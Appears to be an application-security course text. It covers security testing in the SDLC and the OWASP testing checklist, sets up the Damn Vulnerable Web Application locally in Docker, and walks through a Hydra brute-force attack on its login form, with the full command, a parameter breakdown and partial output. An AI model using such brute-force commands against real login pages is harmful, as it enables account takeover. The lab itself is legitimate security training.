
Testing is probably what you've been interested in from the very beginning of your AppSec interests. This is where the rubber hits the road. Where we work to gather information, find vulnerabilities, and work with our team to fix those vulnerabilities.

For us to do that with both web and mobile apps, we have to cover important concepts of AppSec testing. So in this chapter, we're going to cover some of those concepts, and in the following chapters we'll get our hands dirty with some actual testing!

Security in the SDLC

Many organizations test for issues after code has already been written and is in the deployment phase of its life cycle, but that's usually when it's already more ineffective and cost-prohibitive, which adds friction to the process and causes corners to get cut.

Instead, one of the best ways of preventing security bugs from appearing in production is to include security in each phase of the Software Development Life Cycle (SDLC).



Security testing should be at every stage of the SDLC

This is especially true because there is no silver bullet when it comes to testing. It can be tempting to believe that the next great service will find all major vulnerabilities for you so you can focus on fixing them and move on with your life, but that's simply not the case.

This type of software is usually better at finding low-hanging fruit, but we tend to leave it at that.

But, how do we build the right processes to integrate security into our SDLC? And how do we get organization buy-in?

Well, that's where we need to lean on everything we've learned to this point. Remember back to SAMM, the ASVS, and Threat Modeling frameworks. Also think back to the risks we've explored and the impact they can have.

While many of us can speak in technical terms, that's not always what resonates most with our audience. For example, if we're talking to a business person who has limited technical background, speaking in highly technical terms will likely alienate them and be ineffective. However, if you can instead speak in terms of business impact, then they are likely to understand how important it is.

So if you say "*SQL Injections are bad because it means an attacker can steal our database information by injecting malicious queries into our code, and if we don't properly test input fields as well as how our code handles data sanitation, we could be in big trouble.*" that may well go over their head.

Whereas if you instead say: "*SQL Injections are bad because it means an attacker could steal our customer data and [insert other IP information], and when that happens, we will have these impacts to the business: etc…*"

To start, we have to realize that we can't eat an elephant in one bite. We have to start somewhere and work our way through. We start this by prioritizing.

Prioritization

There are an infinite number of possible ways that applications can fail and become compromised. Since we have limited time and resources, we have to make sure that our time and resources are spent wisely.

To do this, we have to focus on security holes that are real risks to our business. This is not a one-time exercise, and will instead evolve over time so it's something we have to continuously re-visit.

By using approaches like Risk and Threat Modeling, we can determine the highest risks and where to focus first. So if you don't have that yet, start by creating one before you even think about testing.

Based on those results, we can use the ASVS and SAMM to start building a requirements list for our application.

Only then can we truly testing, because the act of testing is comparing the state of an application against a set of criteria. If we don't have the criteria, our tests are aimless.

If we couple that with a set of metrics, we will be well on our way because what gets measured gets improved.

Knowing that, we need to choose metrics that will show progress and these metrics will depend on your application and organization, but for example, we could measure:

- If the total # of security-related problems being found each month is going down

Next, we can take a manual inspection and review approach.


Manual inspections and reviews can test the security implications of people, policies, and processes. They can also include inspection of technology decisions such as architectural designs, and this can be done by analyzing documentation or performing interviews with the designers and system owners.

By asking someone how something works and why it was implemented in a specific way, you identify potential areas with security concerns. This can especially help find holes in policy or skill set.

The same goes for reviewing documentation, security policies and requirements, and architectural designs. Of course, this requires that they exist in the first place, which won't be the case with a brand new application or a fairly new organization.

Code testing

Once we've identified our main application and business risks, we need to consider the process of code testing with unit, integration, system, and acceptance tests. And as we cover code testing, think about it in terms of DevOps and how it will fit into your development life cycle. Testing is not just a one-time event – it is something that must happen continuously so that we don't grind our deployments down to a halt.



Code tests

- Unit
- Integration
- System
- Acceptance

To properly test security in our code, we can start with the source code itself. There are a few ways we can achieve this, but let's start with Static Analysis.

Static Analysis




Illustration of Static Analysis code testing


Static Analysis is designed to analyze source code and compiled versions of code to find security flaws. Some tools are even integrated in IDEs so that the problems can be detected as you're writing the software.

Which tool you select depends largely on which language you are using.

It's called static because this type of analysis tests the code without executing the application. Instead, it simply looks at the source code, byte code, or binaries, for signs of security vulnerabilities.

Another approach is using dynamic source code review tools.

Dynamic Analysis



Dynamic Analysis code testing

Dynamic analysis, on the other hand, tests the application at run time. It examines it in its run state and tries to manipulate it in order to find vulnerabilities. Basically, it simulates attacks against the application and analyzes the app's reactions.

Manual Review

Manual Review
Code
!
CYBR

Manual Review code testing

Using tools is a great start, but unfortunately, this is where many organizations stop. Most security experts agree that there is no substitute for actually looking at the code — tools do not make software secure, instead, they help scale the process and help enforce policy.

Getting very good at this takes a tremendous amount of time and experience, and this is why it's important to become familiar with top risks, how they can be exploited, and how to prevent them. But that's not enough – we have to be able to recognize it in code, even if it's not code that we wrote ourselves.

So while most of us probably think of pentesting when we think of mobile or web security, a really big part of secure software is manual code review, instead of just prodding away at a black box.

With that said, research by Veracode from the same report we've looked at in the past – their State of Software Security report – found that organizations that scan their code more than 300 times per year with automated tools had 5x less security debt than organizations who didn't. A more regular testing cadence also corresponds to driving down security debt. So it can help prevent & reduce security debt.

Thinking back to my earlier statement that whatever we measure improves, this doesn't come as a surprise.

Pentesting

Pentesting, aka black box testing or ethical hacking, involves testing a running application remotely to find security vulnerabilities, without knowing the inner workings of the application itself.

This technique can be effective because we take the approach that an attacker would: we assume no prior knowledge of how the application works which means we have to gather information, prod defenses to find weaknesses, and then figure out how to exploit those weaknesses.


There are, of course, automated tools to help with each part of this process, such as information gathering, prodding, and exploiting. We will take a look at some of these in another chapter.

The problem with pentesting is that it's not always that effective for applications. Even though many applications use common frameworks, most of them use custom code. Pentesting is often more effective when it is looking for specific, known, vulnerabilities.

The thing is, if you find a vulnerability in your app with pentesting, then you know there's a very bad problem that needs to be fixed. However, if you don't find a vulnerability with pentesting, you can't definitively say that there isn't a very bad problem. You just haven't found one, but someone else could.

Also, by the time you can pentest, you're already very late in the SDLC.

So, overall, pentesting should be a tool in your arsenal, but it should not be the only tool and it should not be the primary tool. Unfortunately, many organizations rely exclusively on pentesting.



Pentesting is done late in the SDLC

Documentation and reports

In addition to the actual testing, one of the critical components is documentation and reports. What's the point of all that work if you don't document, in detail, what the findings were? How do you build on top of baselines if there is no baseline?

Documentation and reports can help for a variety of reasons, even if it's not the most fun part of the job. It's important to create a formal record of what testing actions were taken, by whom, when, and details about the test findings.

If you are in charge of deciding what documentation system to use, make sure you have buy-in from all developers and the rest of your team to make sure that they use the documentation system, and keep it simple.

No one likes to read massive reports, and most people don't like to write them either.

Also, no matter how good of a tester you are, it won't make any difference unless you communicate effectively. Build trust by showing that you understand how the application works, describe clearly how it can be abused without being overly technical, and give real examples.

Try to create realistic scenarios that show the difficulty of discovering and exploiting the vulnerability, and of course, how bad it would be.

As you create reports, use tools that your development team already uses.

Try to limit introducing new tools since it will disrupt their flow and cause friction.

These are just some tips on creating more effective documentation and reports.

As we wrap up, keep in mind that testing for security vulnerabilities is a complex topic that requires careful consideration. So while we barely scratched the surface in this chapter, the aim was to give you a starting point before we move on to look at specific examples for web and mobile.

But, just like testing code for bugs is a large topic, testing code for security vulnerabilities is also a large topic – and, especially at more established organizations, it's an area filled with multiple different specialized roles. So, again, don't let this overwhelm you.

Overall, keep your approach to application security compatible with the people, processes, and tools that your team use in your SDLC. The more new things or steps you introduce, the more friction will be created which just ends up making the team bypass those steps.

Prioritize where to start and where to go next, focus on those areas, and use a combination of testing techniques instead of relying on just one. Do that, and you will be well on your way to building more secure software.

As a homework assignment, check out these OWASP resources:

- OWASP Security Knowledge Framework
- OWASP Web Security Testing Guide
- OWASP Mobile Security Testing Guide

With that said, let's complete this chapter and move on to the next!

Web Pentesting Checklist and Environment Setup - Part 1

OWASP has a Web Security Testing Guide, which, if you did the homework from the prior chapter, you will already be at least a little bit familiar with. Otherwise, no worries, we're going to go over some of it in this chapterbefore we break out tools and do some pentesting ourselves to practice what we've learned!

Exploring the Web Security Testing Guide (WSTG)

Start by going to the OWASP Web Security Testing Guide and then click on GitHub Repository on the right side under Project Links.

From here, there are different resources we can learn from. If we go to Document, we can see a table of contents with more information and helpful resources. We'll come back to this shortly.

If we back out, we'll also see a *checklist directory*. We can either look at the markdown directory or use the excel sheet.

I recommend the excel sheet version which you can easily import, because it contains multiple different tabs. The first tab is a Testing Checklist. The second is Summary Findings. The third is Risk Assessment Calculator, and fourth is References.

So again, this ties into a lot of what we've been studying, and I hope you can start to see patterns as well as relationships between all of it if you haven't already.

Using the Testing Checklist

Going back to the Testing Checklist Tab, we have:

- Information Gathering
- Configuration & Deploy Management Testing
- Identity Management Testing
- Authentication Testing
- Authorization Testing
- Session Management Testing
- Data Validation Testing
- Error Handling
- Cryptohraphy
- Business logic testing
- Client side testing

And you can see that the leftmost column has a unique ID.

We can use these with the Github repo, in order to get explanations for this checklist. So if we go back and click on **Document → Web Application Security Testing** we can see that the 01 code matches up, and it's about conducting search engine discovery and reconnaissance for information leakage. And while there's a brief description as well as tools listed for our help, the repo has much more info.

Overall, this test has an objective of understanding what sensitive design and configuration information of the application, system, or organization is exposed directly (ie on the org's website) or indirectly (on a 3rd party website).

It provides some instructions of how to test, some of the search engines to check on, as well as techniques and remediation.

As I mentioned earlier, the spreadsheet also contains tool suggestions that we can use for automated or manual tests. As you go through this list, you will start to recognize some of the names, like:

- Burp
- ZAP

If you're not already familiar with these tools, be sure to check them out after this chapter.

Creating a Pentesting Environment

Alright, let's practice some of what we've been learning and let's get our hands dirty!

To do this, I'm going to use an existing project that you and I can both download and use to practice safely and legally.

Practicing the following techniques on an application that you do not own and/or have explicit written permission can be considered illegal.

So, don't do any of this if it's not on your personal or approved resources.

The project is called "Damn vulnerable web application."

This is a PHP and MySQL web app that has a lot of vulnerabilities with various levels of difficulty. It was designed to be an aid for security professionals to test their skills and tools in a legal and safe environment.

With this tool, we can practice some of the most common web vulnerabilities that we've explored throughout the material, and we can either do it on our own, or with the help of documentation. So if we have experience and we want to test our skills, we can do that, but we've got resources that can help us if we get stuck.

As the warning states, do not upload it to a hosting provider in any internet facing servers or in a public directory. Instead, either use a virtual machine, or containers.

For this demonstration, we will be using Docker. If you don't have docker installed, and you'd rather use VMs, feel free to follow the instructions for that. And by the way, you can do this from pretty much any OS if you're using Docker.

So if you have Kali, great! If you have Windows or MacOS, that's great too.

Here I'm using MacOS to show that there are no special installs needed (apart from Docker). Of course, if you want to run special tools to attack the web app, then having something like Kali Linux installed would be preferred since they come included and ready to use.

If you're not sure how to proceed at this point, please reach out in our forums and we will be glad to help!

Open up a command line and type in this command:

```
docker run --rm -it -p 80:80 vulnerables/web-dvwa
```

(Additional details can also be found here: https://hub.docker.com/r/vulnerables/web-dvwa/)

You'll have to wait until it downloads the needed images and starts the container. After that, it will show you the apache access logs so you can see requests going through the webserver.

Going to http://localhost.com should open the Damn Vulnerable Web App, but let's go ahead and navigate to localhost/setup.php. If it asks for a username/password, it's admin/password.

Then, create the database by clicking the button on the page.

Scroll to the bottom of the page, and if it succeeded you will see a success message as well as a link to login. Click that link.

I'll go ahead and switch over to my Kali installation so I can continue from there, because it has tools pre-installed that I'll be using. I ran the exact same commands after making sure that Docker was installed, just in case you'd like to set this up on Kali as well.

Now, in the next chapter, we're going to brute force our way into a login.

Brute Force Attacks - Part 2

Now that we've set up our Damn Vulnerable Web Application locally, it's time to try a few different attacks. The first attack is going to be a brute force attack.

Go ahead and login to your application if you haven't already, by going to your localhost. If you don't have this set up yet, please refer to the prior chapter.

The documentation gives you the username and password as admin/password. However, you could try your hand at brute-forcing the password if you'd like. We're going to perform a little bit of an easier brute force since this login page does have an extra security measure, but it it still brute-forceable.

If you successfully brute force the first login page (not the one we're going to brute force in this chapter), please share how you did it in the forums! The first 10 people will get custom swag ;-). Must have a successful attack!

Once logged in, look for "Brute Force" in the left-hand navigation bar and click on that. You should now see another login form.

We're going to brute force attack this login form to gain access with a tool called Hydra.


With Hydra, we will need to use a wordlist to guess the username and password. If you're using Kali, it already comes with a list that we can unzip with:

```
gunzip /usr/share/wordlists/rockyou.txt.gz
```

But before we can perform the attack, we have to tell Hydra which inputs the form expects. Otherwise, it won't know where or how to perform the attack. We can figure that out by taking a look at the network traffic.

Submit fake data, and see what happens.


Pull up params from the GET request in the Network tab, and you will see a username, password, login, and PHPSESSID.


Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
localhost/vulnerabilities/brute/?username=fghfghfgh&password=fghfghfgh&Login=Login#
Vulnerability: Brute Force
Login
Username:
Password:
Login
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
Network
Headers
Cookies
Params
Response
Timings

```
Username and/or password incorrect.
```

```
Request cookies
PHPSESSID: berfhppibjogbiqg30naqf8g50
security: low
```

Click to enlarge



localhost/vulnerabilities/brute/?username=fghfghfgh&password=fghfghfgh&Login=Login#

Username and/or password incorrect.

Query string
username: fghfghfgh
password: fghfghfgh
Login: Login

Click to enlarge

We're going to use these to perform our attack since the form expects them to be present.

Keep in mind that your PHPSESSID value will be different than mine, so be sure to edit that value if you are copy/pasting this command:


```
hydra -l 'admin' -P /usr/share/wordlists/rockyou.txt 127.0.0.1 http-get-form
"/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or
password incorrect.:H=Cookie: PHPSESSID=uo0h8famusu35504chtapk18d4; security=low"
```

Let's break this down a little bit more:

- -l *'admin'* – this tells Hydra what username to use. If we input a wordlist instead, it will brute force the username and the password. I put in admin to save time.

- -P */usr/share/wordlists/rockyou.txt* – this is the wordlist that Hydra will use to try and find a correct password. You may use any list that you'd like, this is just a default from Kali.
- *127.0.0.1* – the target address
- *http-get-form* – the hydra service to use for the attack. In this case, the form uses GET. If it were post, we would use http-post-form
- "*/vulnerabilities/brute/*" – this is the target URL
- *:username^USER^&password^PASS^&Login=Login* – tells Hydra which inputs to submit and with which values
- *F=Username and/or password incorrect.* – tells Hydra what the error page looks like so that it knows if it has an incorrect user/pass. We could also submit what a successful page looks like to make it more accurate (if Hydra triggers a different error message, we could get false positives)
- *H=Cookie: PHPSESSID=uo0h8famusu35504chtapk18d4; security=low* – tells Hydra which cookies to use


Within seconds, we find a successful combination. Let's verify it!



```
christf24@kali:~$ hydra -l 'admin' -P /usr/share/wordlists/rockyou.txt 127.
0.0.1 http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS
^&Login=Login:F=Username and/or password incorrect.:H=Cookie: PHPSESSID=ber
fhppibjogbiqg90nuqf8g50; security=low"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-13 1
6:46:47
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to sk
ip waiting)) from a previous session found, to prevent overwriting, ./hydra
.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l
:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:userna
